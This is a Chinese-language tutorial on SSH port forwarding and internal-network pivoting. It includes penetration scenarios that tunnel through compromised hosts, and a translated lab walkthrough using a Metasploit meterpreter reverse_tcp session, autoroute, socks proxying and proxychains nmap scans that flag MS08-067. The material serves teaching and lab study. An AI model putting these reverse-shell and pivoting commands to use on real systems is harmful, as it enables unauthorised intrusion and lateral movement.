$ sockstat -4l  USER     COMMAND    PID   FD PROTO  LOCAL ADDRESS         FOREIGN ADDRESS  sisca
sshd       66196 7  tcp4   127.0.0.1:7001        *:*
```

小结：使用远程端口转发时，本地主机的端口监听并没有发生变化，相反远程主机却开始监听我们指定的 7001 端口。

（Ⅲ）动态端口转发

把远端 ssh 服务器当作了一个安全的代理服务器 ：

```
ssh -D [<local host>:]<local port> <SSH hostname>
```

Localhost 参数可省略，默认为 0:0:0:0，为了安全性务必使用 127.0.0.1 作为本地监听端口。

建立一个动态的 SOCKS4/5 的代理通道，紧接着的是本地监听的端口号；动态端口转发是建立一个 ssh 加密的 SOCKS4/5 代理通道，任何支持 SOCKS4/5 协议的程序都可以使用这个加密的通道来进行代理访问，现在这种方法最常用的地方就是翻墙。

如下 ：

```
localhost: ssh -D 7070 sisca@216.194.70.6
```

登陆前本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd
```

登陆后本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp        0      0 127.0.0.1:7070
0.0.0.0:*               LISTEN      5205/ssh  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd  tcp6       0      0 ::1:7070
:::*                    LISTEN      5205/ssh
```

小结：使用动态端口转发时，本地主机的 ssh 进程在监听指定的 7070 端口。

（IV）X 协议转发

把远端 ssh 服务器当作了一个安全的代理服务器 ：

```
ssh -X    <SSH hostname>
```

如，我们可能会经常会远程登录到 Linux/Unix/Solaris/HP 等机器上去做一些开发或者维护，也经常需要以 GUI 方式运行一些程序，比如要求图形化界面来安装 DB2/WebSphere

等等。这时候通常有两种选择来实现：VNC 或者 X 窗口，让我们来看看后者。一个比较常见的场景是，我们的本地机器是 Windows 操作系统，这时可以选择开源的 XMing 来作为我们的 XServer，而 SSH Client 则可以任意选择了，例如 PuTTY，Cygwin 均可以配置访问 SSH 的同时建立 X 转发。

SSH 端口转发除上述四个代表不同工作方式的参数外还有一些附属参数：

-C：压缩数据传输

-N：不执行脚本或命令，通常与-f 连用

-f：后台认证用户/密码，通常与-N 连用，不用登陆到远程主机，如果通过其他程序控制隧道连接，应当避免将 SSH 客户端放到后台执行，也就是去掉-f 参数。

-g：在-L/-D/-R 参数中，允许远程主机连接到建立的转发端口，如果不加这个参数，只允许本地主机建立连接。

（四）场景模拟

场景一：将本机的 80 端口转发到 174.139.9.66 的 8080 端口。

ssh -C –f –g –N –L 80:174.139.9.66:8080 master@174.139.9.66，接着会提示输入 master 的密码，或使用-pw 参数完成。

场景二：一次同时映射多个端口。

ssh -L 8888:www.host.com:80 -L 110:mail.host.com:110 -L 25:mail.host.com:25 user@host，同时把服务器（www.host.com）的 80，110，25 端口映射到本机的 8888，110 和 25 端口。

场景三：A 内网主机能访问公网的 123.123.123.123 的 22 端口，但是不能访问公网 234.234.234.234 的 21 端口，但是这两台公网主机能互访。

A 主机：ssh -CNfg – L 2121:234.234.234.234:21 – pw abc123 user@123.123.123.123；

然后 A 主机：ftp://localhost:2121；

前提是获取 123.123.123.123 的 22 端口账号口令（普通和 root 口令均可以，区别是转发的端口问题）。

场景四：A 内网主机能放问公网的 123.123.123.123 的 22 端口，但是公网 B 主机 123.123.123.123 不能访问内网的 A 主机。

A 主机：ssh -CNfg –R 2222:127.0.0.1:22 –pw abc123 user@123.123.123.123；B 主机：ssh 127.0.0.1 –p 2222。

前提是 B 主机开放 22 端口，账号口令（自建 ssh 服务器，或用肉鸡），灰鸽子木马用的也是反向链接，Destination (LAN_ip) <- |NAT| <- Source (home_ip)。

场景五：A 内网主机只能访问公网的 123.123.123.123，但是 A 如果想访问公网的很多资源。

A 主机 :ssh -CNf –D 1080 –pw abc123 user@123.123.123.123 ;A 主机浏览器 socks 5 proxy 设置为 localhost:8888,所有之前无法访问的网站现在都可以访问。

场景六：A 内网主机开了 http、ftp、vnc（5901）、sshd、socks5（1080）、cvs（2401）等服务，无合法 ip 地址；外网主机 B(123.123.123.123),开了 sshd 服务，有合法 ip ；我们的目的是让 internet 上的任何主机能访问 A 上的各种服务。

B 主机：sshd 服务端做点小小的设置：vi /etc/ssh/sshd.config 加入 GatewayPorts yes，然后重启 sshd 服务：/etc /init.d/ssh restart 或 /etc/init.d/sshd restart 或使用-g 参数。

A 主机：ssh -CNf –R 21:127.0.0.1:21 –pw abc123 user@123.123.123.123。

公网其它主机：ftp://123.123.123.123:21。


场景七：A 内网主机开了 http、ftp、vnc（5901）、sshd、socks5（1080）、cvs（2401）等服务，无合法 ip 地址；外网主机 B(123.123.123.123) 开了 sshd 服务，有合法 ip ；我们的目的是让 internet 上的任何主机能访问 A 上的各种服务。


A 主机：ssh -CN –R 1234:127.0.0.1:80 –pw abc123 user@123.123.123.123；

B 主机：socat tcp-listen:80,reuseaddr,fork tcp:localhost:1234；

公网其它主机：http://123.123.123.123:80，此时就是访问内网主机的 80 端口。

场景八：PuTTY 自带的 plink.exe 实现 ssh 代理；


PuTTY Configuration
Category:
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Auth
X11
Tunnels
Bugs
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
D7000
Add new forwarded port:
Source port
7000
Add
Destination
Local
Remote
Dynamic
Auto
IPv4
IPv6
About
这样配置好的socks5代理地址就是：127.0.0.1:7000



PLINK.EXE -C -N -D 127.0.0.1:7000 est@202.115.22.x[:21314]

ssh -CfNg -D 127.0.0.1:7000 est@202.115.22.x:21314


（五）渗透情景模拟

A 为攻击主机，开启的 ssh 服务；

B 为 web/应用/数据库服务器，开启 22/80/3306 端口；

D 为肉鸡，开启 22 端口；

情景一：



方法一：socks5 代理

A：ssh –D 8080 root@B_IP –pw root

方法二：本地端口转发(B 的 3306 端口)

A：ssh –L 3306:B_IP:3306 –pw root root@B_IP

方法三：远程端口转发

B：ssh –R 3306:127.0.0.1:3306 –pw root root@A_IP

情景二：

方法一：socks5 代理


A:ssh -D 8080 root@A_IP –pw root

B:ssh -R 8080:127.0.0.1:8080 –pw root root@A_IP

方法二：远程端口转发（将 3306 端口转发）

B：ssh –R 3306:127.0.0.1:3306 –pw root root@A_IP

情景三：



方法一：socks5 代理

A:ssh -D 8080 root@A_IP -pw root

B:ssh -R 8080:127.0.0.1:8080 –pw root root@A_IP

方法二：远程端口转发（将 3306 端口转发）

B:ssh -R 3306:C_IP:3306 -pw root root@A_IP

方法三：

B:ssh –L 1234:C_IP:3306 –pw root root@C_IP

B:ssh –R 3306:127.0.0.1:1234 –pw root root@A_IP

情景四：

一、

22 端口转发

A: ssh -L 2222:B_IP:22 –pw root root@D_IP

3306 端口转发

D: ssh -L 3306:B_IP:3306 –pw root root@B_IP

A: ssh -L 3306:D_IP:3306 –pw root root@D_IP

二、

22 端口转发

B:ssh –R 2222:127.0.0.1:22 –pw root root@D_IP

A:ssh –L 2222:D_IP:2222 –pw root root@D_IP

3306 端口转发

B: ssh -L 3306:127.0.0.1:3306 –pw root root@D_IP

A: ssh -L 3306:D_IP:3306 –pw root root@D_IP

三、

22 端口转发

B:ssh -R 2222:127.0.0.1:22 –pw root root@D_IP

D:ssh -R 2222:127.0.0.1:2222 –pw root root@A_IP

3306 端口转发

B: ssh -R 3306:127.0.0.1:3306 –pw root root@D_IP

D: ssh -R 3306:127.0.0.1:3306 –pw root root@A_IP

四、

22 端口转发

D: ssh -L 2222:B_IP:22 –pw root root@B_IP


D: ssh -R 2222:127.0.0.1:2222 –pw root root@A_IP

3306 端口转发


D: ssh -L 3306:B_IP:3306 –pw root root@B_IP

D: ssh -R 3306:127.0.0.1:3306 –pw root root@A_IP

情景五：



一、




将 C 的 3306 端口转发出来

D:ssh –L 3306:C_IP:3306 –pw root root@B_IP

A:ssh –L 3306:D_IP:3306 –pw root root@D_IP

二、



将 C 的 3306 端口转发出来

B:ssh –R 3306:C_IP:3306 –pw root root@D_IP

A:ssh –L 3306:D_IP:3306 –pw root root@D_IP

三、

将 C 的 3306 端口转发出来

B:ssh –R 3306:C_IP:3306 –pw root root@D_IP

D:ssh –R 3306:127.0.0.1:3306 –pw root root@A_IP

四、

将 C 的 3306 端口转发出来

D:ssh –L 3306:C_IP:3306 –pw root root@B_IP

D:ssh –R 3306:127.0.0.1:3306 –pw root root@A_IP

通过将 TCP 连接转发到 SSH 通道上以解决数据加密以及突破防火墙的种种限制。对一些已知端口号的应用，例如 Telnet/LDAP/SMTP，我们可以使用本地端口转发或者远程端口转发来达到目的。动态端口转发则可以实现 SOCKS 代理从而加密以及突破防火墙对 Web 浏览的限制。当然，端口转发还有很多好用的工具供大家选择。本文参考了网上之前的文章，并加入了自己的理解,感兴趣的话可以搞个环境实验下，如有问题，希望各位批评指正。

参考：

http://blog.csdn.net/a351945755/article/details/21788187

http://blog.csdn.net/a351945755/article/details/21785647

多重转发渗透隐藏内网


译者：quanyechavshuo

译文来源：【安全客】http://bobao.360.cn/learning/detail/3545.html

原文来源：https://pentest.blog/explore-hidden-networks-with-double-pivoting/

0x00 About

内网机器如下：



说明:

1)Attacker 为攻击者,有一个网卡,网段为 172.16.0.0,Attacker 系统为 kali 系统

2)RD 为第一个已经渗透的目标,有两块网卡,对应 172.16.0.0 和 7.7.7.0 两个网段

3)JC 有两块网卡,对应 7.7.7.0 和 8.8.8.0 两个网段,JC 有 ms08-067 和 efs bof 两个漏洞,可 getshell

4)SK 有一块网卡,对应 8.8.8.0 网段,SK 有 vsftpd 的漏洞,可 getshell

5)起初 Attacker 只拿到 RD 的 msf 的 shell,对于目标内网情况一无所知,也不知道存在 7.7.7.0 和 8.8.8.0 这两个隐藏的网段

6)目标是准备通过 RD 来渗透内网中 7.7.7.0 和 8.8.8.0 两个隐藏的网段

0x01 Step1

Attacker 在 RD 上通过 webshell 运行了一个 reverse 类型的后门,然后操作如下:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.0.20
LHOST => 172.16.0.20msf exploit(handler) > set LPORT 1234
```

```
LPORT => 1234msf exploit(handler) > run
[*] Started reverse TCP handler on 172.16.0.20:1234
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.0.11
[*] Meterpreter session 2 opened (172.16.0.20:1234 -> 172.16.0.11:49162)meterpreter > ifconfig
Interface  1============
Name         : Software Loopback Interface 1Hardware MAC : 00:00:00:00:00:00MTU         :
4294967295IPv4 Address : 127.0.0.1IPv4 Netmask : 255.0.0.0IPv6 Address : ::1IPv6 Netmask :
ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 11============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:3f:af
MTU          : 1500IPv4 Address : 172.16.0.11IPv4 Netmask : 255.255.255.0Interface 19============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2Hardware MAC : 08:00:27: :7f:3c:fe
MTU          : 1500IPv4 Address : 7.7.7.11IPv4 Netmask : 255.255.255.0
```

0x02 Step2

发现 RD 有两块网卡后,想办法渗透另一个网段 7.7.7.0,首先要添加路由[不添加路由也可以直接用 meterpreter shell 中的模块访问 到 7.7.7.x 网段,添加路由的目的是为了使得 msf 模块可以访问到 7.7.7.x 网段],meterpreter shell 可以访问到 7.7.7.x 网段,msf 中的模块不能访问到 7.7.7.x 网段,msf 中的模块所处的 ip 是攻击者的 ip,meterpreter shell 所处的 ip 是 RD 的 ip.在 meterpreter 中 添加路由的目的是为了给 msf 模块作代理,也即给 Attacker 作代理,但是只能给 Attacker 的 msf 模块作代理,要想给 Attacker 的其他 应用程序作代理,则需要在 meterpreter 添加路由后再运行 msf 的开启 sock4 的模块,然后再用 proxychains 来设置 Attacker 的其他 应用程序的代理为 msf 的开启 sock4 代理模块中设置的代理入口。

操作如下：

```
meterpreter > run autoroute -s 7.7.7.0/24[*] Adding a route to 7.7.7.0/255.255.255.0...
[+] Added route to 7.7.7.0/255.255.255.0 via 172.16.0.11[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
Active Routing Table
====================
  Subnet Netmask Gateway
  ------ ------- ------- 7.7.7.0 255.255.255.0 Session 2meterpreter >
```

然后开始扫描 7.7.7.0 网段,操作如下：

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=7.7.7.0/24[*] Running module against DISCORDIA
[*] ARP Scanning 7.7.7.0/24[*]         IP: 7.7.7.11 MAC 08:00:27:7f:3c:fe (CADMUS COMPUTER SYSTEMS)
[*]         IP    7.7.7.12 MAC 08:00:27:3a:b2:c1 (CADMUS CIMPUTER SYSTEMS)
[*]         IP: 7.7.7.20 MAC 08:00:27:fa:a0:c5 (CADMUS COMPUTER SYSTEMS)
[*]         IP: 7.7.7.255 MAC 08:00:27:3f:2a:b5 (CADMUS COMPUTER SYSTEMS)
meterpreter >
```

arp_scanner 不太够用,不能扫到端口信息[此时也可用 msf 自带的其他可以扫描端口的模块如 auxiliary/scanner/portscan/tcp 来扫 描,因为前面添加了路由,使得 msf 中的模块可以用 meterpreter 作为代理访问到 7.7.7.x 网段],于是用 Attacker 本机的 nmap 来扫[可以 更完全的扫描,nmap 应该比 msf 中的扫描模块强大],首先在 RD 上开 sockets4 代理,然后用 proxychains 设置 nmap 的代理为 msf 模块开 启的 Attacker 的 1080 端口提供的代理,操作如下：

```
meterpreter > background
[*] Backgrounding session 2...
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
   Name         Current Setting   Required   Description
   ----         ---------------   --------   -----------
   SRVHOST   0.0.0.0              yes          The address to listen on
   SRVPORT   1080                   yes          The port to listen on.
Auxiliary action:
   Name     Description
   ----     -----------
   Proxy
msf auxiliary(socks4a) > set srvhost 172.16.0.20
srvhost => 172.16.0.20msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > netstat -antp | grep 1080
[*] exec: netstat -antp | grep 1080
tcp            0          172.16.0.20:1080              0.0.0.0:*                   LISTEN          3626/ruby
msf auxiliary(socks4a) >
```

proxychains 设置/etc/proxychains.conf 如下:

```
[ProxyList]# add proxy here ...# meanwile# defaults set to "tor"#socks4    127.0.0.1 9050socks4    172.16.0.20
```

1080

nmap 扫描如下:

```
root@kali:~# proxychains nmap -sT -sV -Pn -n -p22,80,135,139,445 --script=smb-vuln-ms08-067.nse
7.7.7.20ProxyChains-3.1 (http://proxychains.sf.net)Starting Nmap 7.25BETA1
( https://nmap.org )|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:80-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
Nmap scan report for 7.7.7.20Host is up (0.17s latency).
PORT         STATE       SERVICE           VERSION
22/tcp       open        ssh               Bitvise WinSSHD 7.16 (FlowSsh 7.15; protocol 2.0)80/tcp      closed      http
Easy File Sharing Web Server httpd 6.9
135/tcp    open        msrpc             Microsoft Windows RPC
139/tcp    open        netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open        microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003
Host script results:
| smb-vuln-ms08-067:
|     VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)|          State: VULNERABLE
|         IDs: CVE:CVE-2008-4250
|                 The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|                 Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|                 code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|         Disclosure date: 2008-10-23
|         References:
|             https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250|_
https://technet.microsoft.com/en-us/library/security/ms08-067.aspxService detection performed. Please report
```


```
any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
root@kali:~#
```

现在发现了 7.7.7.20(JC)这台机器端口开放比较多,尝试找出 JC 的漏洞,操作如下: 首先看看 JC 的 80 端口运行了什么 cms,但是 Attacker 的浏览器直接访问 http://172.16.0.20 会无法访问,因为 Attacker 的网段与 JC 不在同一网段,此处有个要注意的内容:

Attention:可以选择使用 proxychains 设置 Attacker 的浏览器的代理为 Attacker 的 1080 端口的 socks4 代理入口,也可通过在 RD 的 meterpreter 会 话中运行 portfwd 模块命令,portfwd 命令如下:

```
meterpreter > portfwd add -L 172.16.0.20 -l 2323 -p 80 -r 7.7.7.20[*] Local TCP relay created: 172.16.0.20:2323
<-> 7.7.7.20:80meterpreter >
meterpreter > portfwd listActive Port Forwards
====================
    Index   Local                Remote          Direction
    -----   -----                ------          ---------   1       172.16.0.20:2323    7.7.7.20:80     Forward1 total
active port forwards.
meterpreter >
```

通过访问 Attacker 的 2323 端口访问 JC 的 80 端口,结果如下:



这里的 portfwd 模块不只是名字上的端口转发的意思,目前笔者认为 portfwd 相当于半个 ssh 正向代理加一个 ssh 反向代理组成的综合命令,ssh 正向反向代理可参考这里的理解 。ssh 正向反向代理理解笔者认为 portfwd 命令之后 Attacker 可以通过访问 Attacker 本身 ip 的 2323 端口进而访问到 JC 的 80 端口期间发生了 3 件事。

1.RD 访问 JC 的 80 端口,这里相当于半个 ssh 正向代理

2.RD 绑定已经访问到的 JC 的 80 端口的数据到 Attacker 的 2323 端口,这里相当于一个 ssh 反向代理,相当于 RD 有 Attacker 的 ssh 权限

3.攻击者的浏览器访问攻击者自己的 172.16.0.20:2323

